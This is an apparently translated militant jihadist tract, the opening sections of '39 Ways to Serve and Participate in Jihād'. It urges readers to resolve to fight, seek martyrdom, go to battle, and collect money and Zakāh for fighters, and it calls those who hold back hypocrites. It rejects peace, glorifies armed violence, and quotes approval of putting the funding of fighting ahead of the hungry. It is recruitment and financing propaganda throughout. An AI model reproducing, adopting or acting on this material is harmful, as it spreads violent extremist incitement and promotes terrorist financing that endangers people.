Allaah-hum-ma ajir-nee minan-naar
Oh Allah! Save me from the fire [Abu Dawud]

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Muhammad bin Ahmad as-Sālim
('Īsā al-'Awshin)
19/5/1424 H



39 Ways to Serve and Participate in Jihād

At-Tibyân Publications

39 Ways
to Serve and Participate in *Jihād*

Translated by:
At-Tibyān Publications



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Introduction

All Praise is for Allāh who has obligated *Jihād* upon his servants, and has promised them firm establishment on Earth and dominance over the people of disbelief. And may Prayers and Peace be upon the best of His servants, the one who truly struggled in the Path of Allāh until he achieved that which was certain (death). May Allāh send Prayers and Peace upon him and his household and his fine and pure Companions.

As for what follows:

My noble brothers: the times in which we live are times of tribulation and estrangement for Islām that history has not witnessed before, where strangeness has become the norm and tribulation has become widespread, and where the entire Earth has become a stage for this conflict and for the expulsion of those who are firm upon their *Dīn* and hold onto it and defend it with their tongues and weapons… therefore, the entire world has announced its war on terrorism – or, rather, on *Jihād* – and its opposition to it and its various forms from being utilized by the Muslims.

So, Islām attacked from a single bow, and the nations of disbelief and their helpers from every corner of the Earth gathered against *at-Tā'ifah al-Mansūrah*[1] that took upon its shoulders this war against disbelief and the disbelievers - a clear and intense war void of any rest or mercy - until the Command of Allāh arrives while they are upon that, and they will not be harmed by those who betray them from the treacherous or defeated Muslims or those who have drowned in the mud of this lowly worldly life. And they will not be harmed by those who oppose them from the groups of disbelief and the gangs of apostates and deniers, or from the misguided innovators. And there is no doubt that *Jihād* today is from the most virtuous of means of gaining nearness to Allāh. In fact, it is an obligation that Allāh has obligated upon us, and there is nothing more obligatory upon the Muslims after having belief in Allāh than *Jihād* and repelling the invader who has occupied the lands of the Muslims.

*If you turned towards Islām in a land * You would find it to be like a bird whose wings have been cut off*

Jihād today is the *Ummah*'s only choice, as the enemy today has occupied the lands of the Muslims – one by one – as Allāh the Exalted said: ***"...And they will never cease fighting you until they cause you to turn back from your Dīn, if they are able to do so...***

[1] The Aided Group.

So, the Muslims today are left with no choice but that of *Jihād* and the language of weaponry.
Tell me, by your Lord: an invading enemy who has occupied lands, violated honor, made orphans out of children and widows out of women, has begun to strike at Islām in every valley… after all of this, is there a doubt that the only way to come to an understanding with this enemy is through the language of force and revenge?

So, iron is not to be fought except with iron, and force is not to be met except with force…

And it has been established for us in the *Qur'ān* and the *Sunnah* – and reality bears witness to this and confirms it – that negotiations and peace do not bring back upon those who seek them anything except clear loss and dismal failure, and an increase in servitude to other than Allāh and submission to the transgressors. You are warned of those who seek them in the name of the Muslims from the treacherous rulers who are not from us and whom we are not from them. Rather, they are an archenemy to us, as through them, the disbelievers have toyed with us, and through their plans and deceptions, our rights have been taken and usurped.

How can it be otherwise while Allāh has said in His Book and has informed that they have started the war with us for one specific goal, and that is : ***"... until they cause you to turn back from your Dīn if they are able to...?"***

*There is no solution except for the greatest Jihād * World peace no longer satisfies us,*

*There is no peace for the enemy. This is a legislation * and belief in every Muslim heart.*

From this standpoint, and since *Jihād* is the choice of the *Ummah* and the necessary and ordained obligation, I decided – after consulting one of the brothers – to write about some steps that everyone can take to serve the *Jihād* and its people, and to energize the train of *Jihād* that is moving quickly despite the overwhelming arrogance of the transgressors.

And we have titled this document:

'39 Ways to Serve and Participate in the *Jihād*'

…asking Allāh for guidance and assistance and firmness, and to Ordain for it acceptance and benefit for the people.

Written by:
Muhammad bin Ahmad as-Sālim ('Īsā al-'Awshin) - 19/5/1424 H

1. Make Your Intention for Jihād

Having the inner intention to fight – the true inner intention which leads to one seeking to answer the call of *Jihād* whenever the caller calls: "*Saddle up, O chavalry of Allāh!*" and to make the person promise himself that he would jump forth to join the fight and go forth if he is called to go forth and if his aid is sought from his brothers, in accordance with the saying of the Prophet (peace be upon him): **"…and if you are called to go forth, then go forth."**

And if the person intends with himself to go fight, and he misses the chance to go or he is not able to do so, then he becomes pained by this, as Allāh says regarding the Ash'ariyyīn – the Companions who were unable to find preparation for themselves to go fight:

وَلاَ عَلَى الذِينَ إِذَا مَا أَتَوْكَ لِتَحْمِلَهُمْ قُلْتَ لاَ أَجِدُ مَا أَحْمِلُكُمْ عَلَيْهِ تَوَلواْ وأَعْيُنُهُمْ تَفِيضُ مِنَ الدمْعِ حَزَنًا أَلاَ يَجِدُواْ مَا يُنفِقُونَ

"Nor is there blame on those who came to you to be provided with mounts, when you said: "I can find no mounts for you," they turned back with their eyes overflowing with tears of grief that they could not find anything to spend."[2]

So, this is from the perfection of having the true intention to fight, and the grief and regret that the person feels out of what he missed of fighting in the Path of Allāh.

As for the one who says, when the path is closed to him or he is unable to go fight: "Praise be to Allāh who has saved me from possessing the necessities for *Jihād*," then this is one who hates fighting and does not seek it; he is like the hypocrites who hate to fight and do not march forth except while they hate to do so. And if they march forth, they discourage the army and run away when the battle begins. And what a clear difference – by Allāh – between the one who weeps out of the grief of missing out on fighting and *Jihād*, and the one who hides his happiness and joy that he has found an excuse or reason for himself not to fight, and Allāh knows all that which is hidden and all that the hearts conceal…

And having the intention with one's self to go fight removes a characteristic of hypocrisy from a person, as is shown in '*Sahīh Muslim*' from the *hadīth* of Abū Hurayrah (may Allāh be pleased with him) that the Messenger of Allāh (peace be upon him) said: **"Whoever dies without having fought (in the Path of Allāh), or does not have the intention to fight, then he dies upon a branch of hypocrisy."**

[2] At-Tawbah; 92

Shaykh ul-Islām Ibn Taymiyyah said:

"And as for the minor hypocrisy (*nifāq*), then it is hypocrisy in actions and what is related. For example, the person lies if he speaks, or breaks his promise if he makes it, or is treacherous if he is trusted with something, or is foul-mouthed if he is at odds with someone… and included in this is avoiding *Jihād,* for it is from the characteristics of the hypocrites (*Munāfiqīn*). The Prophet (peace be upon him) said: **"Whoever dies without having fought (in the Path of Allāh), or does not have the intention to fight, then he dies upon a branch of hypocrisy."** And Allāh revealed the chapter of '*Barā'ah*' (*at-Tawbah*) that is also known as 'The Exposer' (*al-Fādihah*), because it exposed the hypocrites. So, Allāh clarified in this chapter the situation of the hypocrites and described them in it with cowardliness and abandonment of *Jihād*, and He described them as being stingy to spend in the Path of Allāh and coveting their wealth, and these are two dangerous diseases: cowardliness and stinginess. Allāh said:

إِنَمَا الْمُؤْمِنُونَ الذِينَ آمَنُوا بِاللهِ وَرَسُولِهِ ثُم لَمْ يَرْتَابُوا وَجَاهَدُوا بِأَمْوَالِهِمْ وَأَنفُسِهِمْ فِي سَبِيلِ اللهِ أُولَئِكَ هُمُ الصادِقُونَ

"...Verily, the believers are those who have believed in Allāh and His Messenger and do not doubt after that, and struggled with their wealth and lives in the Path of Allāh. Those! They are they truthful."[3]

So, he has limited the believers to those who believe and make *Jihād*. And Allāh said:

لَا يَسْتَأْذِنُكَ الذِينَ يُؤْمِنُونَ بِاللهِ وَالْيَوْمِ الْآخِرِ أَنْ يُجَاهِدُوا بِأَمْوَالِهِمْ وَأَنفُسِهِمْ وَاللهُ عَلِيمٌ بِالْمُتقِين* إِنمَا يَسْتَأْذِنُكَ الذِينَ لَا يُؤْمِنُونَ بِاللهِ وَالْيَوْمِ الْآخِرِ وَارْتَابَتْ قُلُوبُهُمْ فَهُمْ فِي رَيْبِهِمْ يَتَرَدَدُونَ

"Those who believe in Allāh and the Last Day would never ask you to be exempted from fighting with their wealth and their lives in the Path of Allāh, and Allāh is the All-Knower of those who are pious. It is only those who do not believe in Allāh and the Last Day and whose hearts are in doubt that ask for you to exempt them, so in their doubts they waver."[4]

So, Allāh is informing us that the believer would never ask the Messenger to exempt him from *Jihād*, but the ones who ask him for this are those who do not

[3] Al-Hujurāt; 15
[4] At-Tawbah; 44-45

believe. So, how would it be for the one who abandons it (*Jihād*) without asking the Prophet's permission?"[5]

So, be warned and be warned, my Muslim brother, from being like the hypocrites or dying upon a branch of hypocrisy. And as for the one who admonishes the *Mujāhidīn* or the one who leaves for *Jihād* with various forms of blame – one time saying he is too impatient, and another time blaming him for not seeking advice – then we say to him:

*O you who have admonished our youth from Jihād * Hold back your slander and rejection*

*Is the one blameworthy who desires the Gardens and their essence * And is constantly traveling the path of the Companions*

*Is the one blameworthy who has abandoned this life and its emptiness * And with heated determination went and marched forth?*

*Is the one blameworthy who submitted his life for Allāh * Seeking with it the Firdaws – the best of destinations?*

*So relieve the Jihād and its people from your admonishment * Be warned of the description of hypocrisy, be warned...*

*Whoever does not fight or intend to fight * And dies, dies a terrible death…*

*Verily, Jihād is the way to our honor * And by leaving it we are humiliated and live a lowly life.*

2. Truthfully Ask Allāh for Martyrdom

…asking Allāh for martyrdom with truthfulness and sincerity and insistence, because whoever truthfully asks Allāh for martyrdom is given the status of the martyrs by Allāh - even if he dies on his bed – as is in '*Sahīh Muslim*' from Anas bin Mālik (may Allāh be pleased with him), that he said that the Messenger of Allāh (peace be upon him) said: **"Whoever seeks martyrdom while he is truthful in that, then he is given it even if he does not achieve it,"** and in another narration: **"…Allāh gives him the status of the martyrs even if he dies on his bed."**

[5] Majmū' al-Fatāwā; 28/436

Shaykh 'Abdullāh 'Azzām (may Allāh have mercy on him) said: "And the meaning of the two *ahādīth* is that if he asks Allāh for martyrdom with truthfulness, he is given the reward of the martyrs even if he is on his bed…"

Shaykh 'Abdullāh 'Azzām also said: "…but, the truthfulness in asking for martyrdom implies that one makes the proper preparation:

وَلَوْ أَرَادُوا الْخُرُوجَ لَأَعَدُّوا لَهُ عُدَّةً

"…and if they had intended to march out, they would have made some preparation for it…"[6]

As for ten years passing by of the *Jihād* in Afghānistān, while the way to get there is safe and certain and the borders are open, but he does not make it to Peshawar? As for him, then we ask Allāh to forgive him if he thinks that he is truthful in seeking martyrdom. Do you not see that Bedouin that said to the Messenger of Allāh (peace be upon him): "Shall I follow you and be stricken here – and he pointed to his neck – so that I would enter Paradise?" So the Bedouin was later stricken where he had pointed, so the Prophet (peace be upon him) said: **"He was truthful to Allāh, so Allāh was truthful to him."**"

And the true pursuit of martyrdom is that which causes one to fly towards any sound of commotion or action, as opposed to being one who delays and is slow to aid this *Dīn* and march forth when the caller calls. Rather, his tongue repeats:

*My Lord, with Your help, the souls are in Gardens * So spill, my Deity, my blood in Jihād,*

*As my sins have overpowered me and the have none * Other than martyrdom to wipe them out.*

*My Lord, my Lord! Martyrdom is what I seek * So answer my request with Your Virtue, O Generous!*

So, make sure to be truthful with Allāh and to be insistent with Him that He gives you martyrdom in His Path - facing the enemy and not turning away from him - and solidify your determination to make *Jihād*, and know that the one who asks Allāh for martyrdom with truthfulness is one who seeks it wherever it may be, searches it out, and is on a constant lookout for it; he is not one who goes and sleeps until it is brought to him.

*You hope for success, but do not tread its path * Verily, ships do not float on dry ground.*

[6] At-Tawbah; 46

3. Go for Jihād Yourself

…going for *Jihād* in the Path of Allāh with one's self, and not being lazy and delaying from this with any excuse, because to be pleased with sitting behind from *Jihād* is to be pleased with the life of this World over the Hereafter.

And *Jihād* in the Path of Allāh with one's self is from the greatest and most virtuous of ways of gaining nearness to Allāh – the Exalted – and its virtue is not hidden from anyone.

And its virtue is mentioned in the *Qur'ān* and the *Sunnah*; there is enough mention of the virtue of the one who makes *Jihād* with his self and the virtue of the martyr and martyrdom to make this document longer than intended. In the *Qur'ān*, there are over seventy verses regarding *Jihād*, and in the *Sunnah*, the scholars of *Hadīth* put together separate chapters regarding *Jihād*, its rulings and virtues in their writings.

And when the word '*Jihād*' is mentioned, it refers to *qitāl*[7], as Ibn Rushd said: "…and when the word '*Jihād*' is mentioned, it means physically fighting the disbelievers with the sword until they submit or give the *Jizyah* by their hands while they are in a state of humiliation…"

So, it is not for anyone to generalize this word to include striving against the soul (*Jihād an-Nafs*) or by the tongue or pen, or calling to Allāh (*Da'wah*). It is true that these actions are actions of piety and obedience to Allāh, but they are not intended by the word *Jihād* in the texts of Islāmic law except when it is specified to mean these things.

And *Jihād* is from the best of righteous actions:

It was said to the Messenger of Allāh (peace be upon him) "Who are the best of the people?" So he (peace be upon him) said: **"A believer who makes *Jihād* in the Path of Allāh with his wealth and his self."** So, they said: "Then who?" He (peace be upon him) said: **"A believer in a mountain pass who fears Allāh and protects the people from his harm."**[8]

And he (peace be upon him) said: **"Verily, in Paradise there are one hundred levels that Allāh has prepared for the *Mujāhidīn* in His Path; between each level is the distance like that which is between the Heaven and the Earth, so if you ask Allāh, ask Him for the *Firdaws*, for it is the highest and uppermost**

[7] Fighting.
[8] Narrated by al-Bukhārī.

part of Paradise, and above it is the Throne of the Most Merciful, and from it gush forth the rivers of Paradise."[9]

And he (peace be upon him) said: **"No servant gets his feet covered in dust in the Path of Allāh except that Allāh forbids him from the Fire."**[10]

And he (peace be upon him) said: **"Whoever fights in the Path of Allāh aboard a she-camel, then Paradise is obligatory for him. And whoever asks Allāh to allow him to be killed in His Path from his own will and truthfully and then dies or is killed, then he has the reward of a martyr. And whoever is injured in the Path of Allāh or is stricken with a calamity, then it will appear on the Day of Resurrection as bright as could be; its color will be that of saffron and its scent will be that of musk. And whoever has a sore that bleeds or oozes in the Path of Allāh, then he will have the distinctive mark of the martyrs."**[11]

*Know that the best of actions * Is Jihād against the people of disbelief and misguidance,*

*And it is the most beloved to my Kind Lord * As was narrated al-Bukhārī*

*And verily, Allāh has prepared in the Gardens * For its people hundreds of levels,*

*What is between them in distance is like what is * Between the Earths and the Heaven.*

*And whoever covers his feet with dust in Jihād * Will be protected by my Lord from the crushing punishment,*

*And whoever fights from aboard a she-camel * As a shield or a rear-guard in the midst of battle*

*Has obligated upon himself the reward and prize of Paradise * And there is none to thank for that except Allāh.*

*And the best life is that in a secluded mountain pass * Or under the shade of the sword and arrows,*

*And with Jihād, the enemy is terrorized * And with the spearheads the banner is raised.*

*And in Jihād is the essence of virtue * And none abandon it who have sound logic.*

*The one who sits back without a legitimate excuse is not equal * To the one who marches forth to answer the call of danger,*

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[9] Narrated by al-Bukhārī.
[10] Sahīh al-Jāmi'; # 5419.
[11] Narrated by Abū Dāwūd, at-Tirmidhī, an-Nasā'ī, Ahmad, and it is in Sahīh al-Jāmi; # 6292.

*Or a worshipper who fasts the length of the day * And spends the night standing in prayer.*

*With this elevation and preference * The texts of remembrance and recitation have come,*

*And there is no choice for the servant after this * Other than submission without wavering or doubt,*

*And the banner of Jihād will go forth from wherever you stand * So stick to it*

*And seek happiness by joining the fighting and combat * And you will achieve reward and success.*

*And do not be deterred by the words of the discouragers * Or a deceiving worshipper or scholar.*

*And remember the admonition of the blessed scholar ('Abdullāh Ibn al-Mubārak) * To al-Fudayl (Ibn 'Iyād), and you will come to know the extent of what is sensible.*

4. Make Jihād With Your Wealth

Jihād with one's wealth is to spend it in the Path of Allāh on the *Jihād* and the *Mujāhidīn* and every thing that they would need it for.

Shaykh Yūsuf al-'Uyayrī said:

"So, *Jihād* with one's wealth is often repeated in the verses of *Jihād* in the *Qur'ān*, and it is mentioned before *Jihād* with one's self. However, this does not in any way mean that it (*Jihād* of wealth) is of a higher degree! Rather, it is mentioned like this because *Jihād* with wealth is the type that the entire *Ummah* can be addressed regarding, since sufficiency in men occurs when a number of men from the *Ummah* march forth. However, there is not sufficient wealth for the *Mujāhidīn* unless the entire *Ummah* takes this responsibility and pumps its wealth to the *Mujāhidīn*, who are considered the nerve of the *Jihād*. So, the section of society that is instructed to make *Jihād* with its wealth is much larger than the section that is instructed to make *Jihād* with their lives. Therefore, *Jihād* with wealth is mentioned first in the verses of *Jihād* in consideration of the vastness of the section of the *Ummah* being addressed (of men and women, youth and elderly, young and old), and Allāh knows best.

And *Jihād* with one's wealth does not require a large amount of money to be spent from the believer. Rather, he spends what he can use as an excuse in front of Allāh – the Exalted – because the goal of *Jihād* with wealth – if it becomes *Fard*

'Ayn[12] – is to relieve yourself of the obligation that has been hung around your neck and to pay what you believe will free you from responsibility with Allāh – the Exalted – even if it is a small amount, as the Messenger of Allāh (peace be upon him) said: **"One *dirham* exceeded one hundred thousand *dirham*s (in reward)."** So, he (peace be upon him) was asked: "O Messenger of Allāh! And how can this be?" He (peace be upon him) said: **"A man who had two *dirham*s took one of them and gave it in charity, and another man who had much wealth took one hundred thousand *dirham*s from the vastness of his wealth and gave them in charity."**[13]

So - by Allāh - charity is not accepted based on its amount, but rather, it is accepted based on its state, as the Messenger of Allāh (peace be upon him) was asked: "Which charity is the best?" He (peace be upon him) said: **"That which comes from the effort of one who has little."**[14] – meaning: charity from a man who does not own much and is in dire need of his wealth.

So, fear Allāh and give what you are able to give; not just once, but dedicate a regular portion of your income to the *Jihād,* in consideration of the fact that the war is ongoing and the *Mujāhidīn* are in need of money."

5. Help Prepare the Fighter Who Is Going For Jihād

And from the forms of *Jihād* in the Path of Allāh and serving the *Mujāhidīn* is to prepare the fighters going out for *Jihād*. And the virtue of this has been mentioned in a number of authentic *ahādīth* of the Prophet (peace be upon him):

"Whoever prepares a fighter going out in the Path of Allāh has, in fact, fought. And whoever takes good care of the family left behind by the fighter in the Path of Allāh has, in fact, fought."[15]

"Whoever prepared a fighter going out in the Path of Allāh will have the same reward as him (the fighter) without the reward of the fighter being decreased at all."[16]

And this is a great opportunity for a man if he is excused in not marching forth (such as the blind, the lame, etc.), because he has the chance to prepare one who will fight in the Path of Allāh and receive the reward of his fighting. And there is no doubt that this is a mighty gate from the gates of good and righteousness and

[12] Individual obligation.
[13] Narrated by Ahmad and an-Nasā'ī.
[14] Narrated by Ahmad and Abū Dāwūd.
[15] Narrated by al-Bukhārī and Muslim.
[16] Narrated by Ibn Mājah, and it is authentic.

is the best thing that one's charity and *Zakāh* can go to. In addition, it falls under the category of being 'In the Path of Allāh' (*Fī Sabīlillāh*).

And it is also an opportunity for the woman that is not able to go out in the Path of Allāh, because it is within her ability to prepare the fighters using her wealth, jewelry, and whatever else she can find to have a share of this great reward. Women played a great role in the early days of Islām as well as during various other time periods, and we can not fail to mention here what was done by the sister of the heroic martyred commander Abū Ja'far al-Yemenī (may Allāh have Mercy upon him), as was mentioned in his biography on the Qoqaz.com website: **she sold all of her gold and prepared him with the wealth that she gained from that.**

So where are the likes of such women? Rather, where are the men?

Likewise, there is an opportunity in this for the one who is unable to give his own wealth, because he can prepare a fighter by collecting money from others in order to give to them. The Prophet (peace be upon him) said: **"The one who facilitates a good act being performed is like the one who performed it."**

6. Take Care of the Family Left Behind By the Fighter

…and looking after their needs and affairs, in order to complete the *hadīth* mentioned in the previous method, the saying of the Prophet (peace be upon him): **"…and whoever takes good care of the family left behind by the fighter in the Path of Allāh has, in fact, fought."**

And from what has been narrated regarding the virtue of his noble and lofty action is the saying of the Prophet (peace be upon him): **"Whoever of you takes good care of the family of the one who goes out (for *Jihād*), then he has half of his reward."**[17]

Looking after the family of the fighter, watching over them, protecting them and fulfilling their needs is from the rights of the fighter over those sitting behind who reside in the same land as his family, as is mentioned in the *hadīth* of the Prophet (peace be upon him) that he said: **"The wives of the *Mujāhidīn* are as forbidden to those who sit behind as their own mothers are to them, and there is no man from those who sit behind who is trusted to take care of the family of a *Mujāhid* and betrays that trust except that he (the *Mujāhid*) will be brought on the Day of Resurrection and it will be said to him: 'He has betrayed you regarding your family, so take what you wish from his good deeds,' so he**

[17] Narrated by Muslim and Abū Dāwūd.

will take from his deeds what he wishes. So, what do you think (will remain of his good deeds after that)?"[18]

And the warning has been made clear regarding the one who does not fight, or prepare a fighter, or take good care of the family left behind by the fighter. So, if the Muslim does not fulfill one of these three affairs during the time of fighting, then he becomes deserving of the punishment of Allāh, as was narrated from the Messenger of Allāh (peace be upon him): **"Whoever does not fight, or prepare a fighter, or take good care of the family left behind by a fighter, then Allāh will strike him with a disaster before the Day of Resurrection."**[19]

Shaykh Abū Basīr said: "So, it is not allowed for the believer to be other than one of these three: either he is a fighter in the Path of Allāh, or he takes good care of the family left behind by the fighter, or he prepares a fighter to go out in the Path of Allāh, and if he is not one of these, then let him await a disaster to come his way – none knowing the extent and nature of this disaster except Allāh – before the Day of Resurrection!"

7. Provide for the Families of the Martyrs

… and assisting their widows and attending to their children and relatives.

So, O you who seek to serve the *Jihâd* and those who have performed *Jihâd* instead of you: provide for the families of the martyrs and exert your utmost effort in doing so, as the Prophet (peace be upon him) went to the household of Ja'far bin Abî Tâlib when he was informed of his martyrdom in the Battle of Mu'tah, and said to his own family: **"Prepare some food for the family of Ja'far, for an affair has come to them which is keeping them occupied."**[20]

And Ibn Kathîr mentions the story of the Prophet (peace be upon him) with the children of Ja'far with the *hadîth* narrated by Ahmad, that Asmâ' bint 'Umays said: "When Ja'far and his companions were killed, the Messenger of Allâh (peace be upon him) entered upon me while I was tanning some leathers, and I had kneaded some dough and had bathed my son and rubbed them and cleaned them (the leathers). So, the Messenger of Allâh (peace be upon him) said: **"Give me Ja'far's children."** So, I gave them to him and he smelt them and his eyes became moist (with tears). So, I said: "O Messenger of Allâh, may my father and mother be sacrificed for you! What makes you weep? Have you received some news regarding Ja'far and his companions?" He (peace be upon him) said: **"Yes,**

[18] Narrated by Muslim, Ahmad, Abū Dāwūd, and an-Nasā'ī.
[19] Narrated by Abū Dāwūd, and it is authentic.
[20] Narrated by Abû Dâwûd and at-Tirmidhî.

they were killed today." So, I got up and screamed and ran to the women, so the Messenger of Allâh (peace be upon him) said to his family: **"Do not ignore the family of Ja'far. Prepare some food for them, as they are preoccupied with the affair of their relative."**

So, let us take Messenger of Allâh (peace be upon him) as a good example for us, and let us look after the families of the martyrs and their widows and children by providing for them and assisting them. His children are to be assisted and protected from every bad and evil thing; his wife is to be married off to a suitable provider if she wishes to remarry, for the wife of Ja'far, Asmâ' bint 'Umays, who was mentioned earlier, married Abû Bakr *as-Siddîq* (may Allâh be pleased with him) after her prescribed period had passed.

So, all of these are from the rights of the martyrs upon us, and they are easy actions that contain great reward with Allâh.

This martyr has sacrificed his life and soul for the sake of serving this *Dîn* and to raise the Word of Allâh, so the least we could do is to provide for his family and wife children in his absence. It might be that Allâh will forgive our faults and allow us to catch up to the caravans of martyrs…

8. Providing for the Families of the Injured and Imprisoned

And from the methods that we can utilize in our service of the *Jihâd* and the *Mujâhidîn* is to provide for the families of the prisoners and injured among them, because they are not present to do so themselves and their families are in need of help, so they are not to be left alone. Rather, there it is obligatory to provide for them and to see to their affairs, as their situation is like the situation of the families of the fighters and the martyrs.

Special care should be given to the families and relatives of prisoners, as their agony over their imprisoned son is far greater, and their grief and desire to know his fate is renewed every time they remember him, so it is necessary to remind them to be patient and endure, and that we are with them in their crisis.

And what is noticed is that when the wives of some of the imprisoned brothers face the pressures of the society around them, they are teased by some of the fools who mock their husbands and exploit their situations, and there is no doubt that this is done by one who has no character or manners. Therefore, there is no option but to stand by the wives of our imprisoned brothers as providers and protectors and supporters and encouragers to patience.

And Allâh will assist the servant as long as the servant is in assistance of his brother.

9. Collect Funds for the Mujâhidîn

There is no doubt that money is the lifeline of *Jihâd*, and from what is of greatest benefit to the *Jihâd* and the *Mujâhidîn* is for a group of the *Ummah* – or the entire *Ummah* – to collect funds and send them to the people of the frontlines, and the impact of this on the *Jihâd* is not hidden from anyone. This is what has the disbelievers all over the world in a state of bewilderment, as they have attempted to dry up the resources of the *Mujâhidîn* and have put pressure on those who cooperate with them. Despite this, the *Mujâhidîn* continue upon their path, as **"…they will not be harmed by those who oppose them or betray them."**

And when the *Jihâd* movement calls for and incites others to spend on it, this does not mean that it is a charity organization that passes around donation boxes to people in order to collect funds from any and everybody, because it is a movement that depends firstly on itself (after Allâh). When it accepts the donations of the good-doers, it accepts before that their sympathies and consciences that carry the concerns of the *Da'wah* and answer the call of *Jihâd*. So, it does not lower itself to compromises that stain its beliefs and scar its struggle. By doing so, it is also following the example of the Messenger of Allâh (peace be upon him) in his incitement of his companions to spend in the Path of Allâh and prepare the fighters with these blessed donations.

And a fine example of this collective fulfillment of responsibility and faith-based cooperation is demonstrated in the competition between the believers in preparing for all of the battles of the Prophet (peace be upon him), most notably that of Tabûk, in which the Muslims rushed forth and gave their wealth and charity, and the noblest of men and women participated in this.

And what is better than for the *Mujâhidîn* to raise the sons of Islâm upon the revival of Islâmic unity by way of giving their wealth freely and aiding and sacrificing for their fellow Muslims just as they raise them to give their lives freely and compete in doing that on the battlefield in order to raise the Word of Allâh?

Verily, this is the true upbringing; upbringing upon the manners of goodness and the characteristics of righteousness. And no Muslim who has experienced this comprehensive *Jihâdî* upbringing will be too stingy to spend even the last bit of wealth that he has saved up, and he will not hesitate in answering the plea of his brother *Mujâhid* to aid and assist him:

*O my brother in Islâm, verily righteousness is something * That will bring joy to you upon the Resurrection.*

*So, exert yourself in what is good and compete in sacrifice * For on the Day of Judgement, Allâh will reward you.*

Shaykh Yûsuf al-'Uyayrî (may Allâh have Mercy upon him) said: "And the one who has no income or wealth to spend should instead now gather funds from the people who *do* possess wealth from the women, children, from the specific as well as the general. And whoever is unable to gather funds, it is at least within his ability to incite others to *Jihâd* with their wealth and to request from the Muslims not to be stingy with their wealth if it is asked of them."

And there are various methods in collecting money for the *Mujâhidîn* which cannot all be mentioned here, but what is important is for you to have complete determination to collect donations. If this is your true concern and obsession, then you will find yourself coming up with countless and unlimited ways in which to do this, and you will pass through every obstacle left in your way by the helpers of the Cross and the enemies of the *Mujâhidîn* from among our own people as well as the Crusaders themselves.

*I do not care if my path becomes filled with * Burdens and barriers.*

Then, it is for us to know with certainty that this affair is one that is obligatory and is a right of your brothers upon you, and the favor is not from you in this affair. Rather, the favor is from Allâh – the Exalted – and He is the One who is to be thanked for guiding you and allowed you to serve the people of the frontlines. How many people has He prevented from this blessing, and how few has He chosen for it? So, O Allâh! Make us from the few…

And let us remember the saying of Allâh – the Exalted:

هَاأَنتُمْ هَؤُلَاءِ تُدْعَوْنَ لِتُنفِقُوا فِي سَبِيلِ اللَّهِ فَمِنكُم مَّن يَبْخَلُ وَمَن يَبْخَلْ فَإِنَّمَا يَبْخَلُ عَن نَّفْسِهِ وَاللَّهُ الْغَنِيُّ وَأَنتُمُ الْفُقَرَاءُ وَإِن تَتَوَلَّوْا يَسْتَبْدِلْ قَوْمًا غَيْرَكُمْ ثُمَّ لَا يَكُونُوا أَمْثَالَكُم

"Behold! You are those who are called to spend in the Path of Allâh, yet among you are some who are stingy. And whoever is stingy, it is only at the expense of his ownself. But Allâh is Rich, and you are poor. And if you turn away, He will exchange you for some other people, and they will not be like you."[21]

[21] Muhammad; 38

And let us put in front of our eyes the words of our beloved Muhammad (peace be upon him): **"The one who facilitates a good act being performed is like the one who performed it,"** and the *hadîth*: **"O Allâh! Compensate the one who spends freely, and bring annihilation upon the one who is stingy."**

10. Pay Zakâh to Them

The *Zakâh* is a right of Allâh upon our wealth, and from those who are most in need of it today are the *Mujâhidîn*. They are also the ones most deserving of it since they are truly "in the Path of Allâh," poor, travelers, etc.

Shaykh 'Abdullâh 'Azzâm (may Allâh have Mercy on him) said: "Ibn Taymiyyah was asked regarding there being a shortage of money for feeding the hungry as well as for the *Jihâd* which would be hindered without it, so he said: "We put preference on the *Jihâd* even if the hungry die, just as in the issue of human shields (in which the disbelievers are to be attacked despite the fact that they are using Muslim human shields, and that those Muslims might unintentionally be killed as a result of this attack), and this issue is more deserving of (us preferring to continue the *Jihâd* despite the deaths of some Muslims). This is because in the case of the human shields, we are killing them by our actions, while in this case (of preventing them from the *Zakâh*), they are dying by an act of Allâh.""

Al-Qurtubî said: "The scholars have agreed that if a necessity descends upon the Muslims after the *Zakâh* has been paid, then it is obligatory upon them to direct their wealth to that need."

And Mâlik said: "It is obligatory upon the people to spend to ransom their prisoners - even if this drains all of their wealth - and there is agreement on this."

Shaykh 'Abdullâh 'Azzâm (may Allâh have Mercy on him) said: "And the preservers of the *Dîn* are given preference over the preservers of the lives (of the Muslims), and the preservers of the lives are given preference over the preservers of the wealth. The wealth of the wealthy is not more valuable than the blood of the *Mujâhidîn*, so let the wealthy pay attention to the ruling of Allâh regarding their wealth! The *Jihâd* is in utmost need, and the religion and lands of the Muslims are exposed to potential destruction, and the wealthy are drowning in their desires. And if the wealthy abstained for one day from their desires, and held their hands back from ravaging their wealth in useless things, and instead directed it to the *Mujâhidîn* - who are dying from cold, and whose feet are being amputated from frostbite, and who cannot find any provisions from which to support themselves or to prevent their blood from being spilt – I say: if the wealthy paid to the Afghan *Mujâhidîn* the amount that they spend in just **one**

day, then their wealth would cause – by the Permission of Allâh – a drastic move towards victory in the *Jihâd*."

So, it is an obligation to pay the *Zakâh* to the *Mujâhidîn* as it is a right of Allâh upon our wealth, and it was stated by *Shaykh* Muhammad bin 'Uthaymîn (may Allâh have Mercy on him) and *Shaykh* 'Abdullâh bin Jibrîn (may Allâh preserve him): "It is allowed to pay the *Zakâh* early in some situations if there is in this a benefit for the *Mujâhidîn* and the oppressed Muslims in the lands of *Jihâd*."

And there is no doubt that if only one fourth of the *Zakâh* were to be spent on the *Jihâd* and the *Mujâhidîn* then we would see great results, and this would suffice the *Mujâhidîn* in every corner of the globe. And if you mention to some people the spending and sacrifice of the *Râfidah* of their wealth for the sake of their belief, you would receive the following two replies:

1) that they have a state to support them, and
2) that they give the *Khumus*[22] to their leaders.

And I say, in response: we do not await a state for *Ahlus-Sunnah* to fund its *Jihâd*, or one fifth of the wealth of the people. Rather, we just ask for one fourth of the *Zakâh* so that it could be used to unimaginably crushing effect. And ask yourself: how much of your *Zakâh* has been spent to build Islâmic centers in various countries of the World while the newly born Islâmic State of the Tâlibân was in need of the Muslims to spend on it - but to no effect – to the point that when *Amîr ul-Mu'minîn al-Mullâ* Muhammad 'Umar came to know of the situation of the *Mujâhidîn* in Grozny and he asked the caretaker of the *Bayt al-Mâl*[23] of the Muslims how much was available, he was told that the state only possessed $300,000. So, he told the caretaker to give **one third** of it to the *Mujâhidîn* in Chechnya!!

Look! A complete Muslim state whose stored wealth consisted of only $300,000 while the *Zakâh* of the Muslims was being thrown here and there, spent uselessly in other than its proper place! Rather, when the recent Crusade began against Afghânistân, the treasury of the Islâmic State consisted of only $70,000!!

O Allâh! How surprising *Ahlus-Sunnah* are! Even their *Zakâh* that they spend from their wealth is not being put in its proper place!
